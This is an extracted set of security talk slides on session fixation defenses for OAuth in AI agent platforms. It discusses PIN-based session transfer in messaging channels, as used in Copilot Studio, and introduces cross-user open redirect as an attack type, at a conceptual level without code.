
# On intricacies of Session Fixation Defense

## Post-Redirect pattern is NOT universally applicable

So far, we assumed that  
**the Browser is the *only User-agent***  
 used to contact each Backend entity ...

**Reality:**

- Tool ✓
- Token Manager ✓
- Platform ✓ / Agent ?




# On intricacies of Session Fixation Defense

## Post-Redirect pattern is NOT universally applicable

So far, we assumed that  
**the Browser is the *only User-agent***  
 used to contact each Backend entity ...

**Reality:**

- Tool ✓
- Token Manager ✓
- Platform ✓ / Agent ?




# On intricacies of Session Fixation Defense

## Solution: Learn from Cross-device OAuth Flows

### Instant Messaging (IM) app Channels

Constrained User-agent with limited **callback** capabilities



### Cross-Device OAuth Flows

Constrained Device with limited **input** capabilities



- **Solution#1: Directly use Cross-device Flows** [ Limited Adoption! ]  
e.g., OAuth Device Authorization Grant  
Client Initiated Backchannel Authentication (CIBA)
- **Solution#2: Retrofitting Auth Session Transfer to Authorization Code Grant**  
e.g., User manually passes PIN code for user identity check

# On intricacies of Session Fixation Defense


## Example: Copilot Studio / Azure AI Bot Service



- **Regular Channels:** (e.g., web app)
  - Support post-redirect pattern (auto-verify session binding)
- **Others Channels:** (e.g., in Instant Messaging apps)
  - Manually enter PIN codes to bridge the session gap
  - Agent needs to provide an interface
  - Token Manager verifies the PIN




- **Complementary (Weaker) Defense:**
  - Extra Consent Screen at Token Manager's /callback
- **Long-term Goal ("Unphishable"):**
  - Equip each IM app channel with **callback** capabilities



# Attack Type 2 – Open Redirect

**Connection = <tool, agent, user>**



## Expectation (End-user's Perspective):


- **My** authorization for an agent should not go to another **user** served by the same agent.

## Reality:

- **Cross-user Open Redirect**

# Attack Type 2 – Open Redirect

**Connection = <tool, agent, user>**



## Expectation (End-user's Perspective):

- **My** authorization for an agent should not go to another **user** served by the same agent.

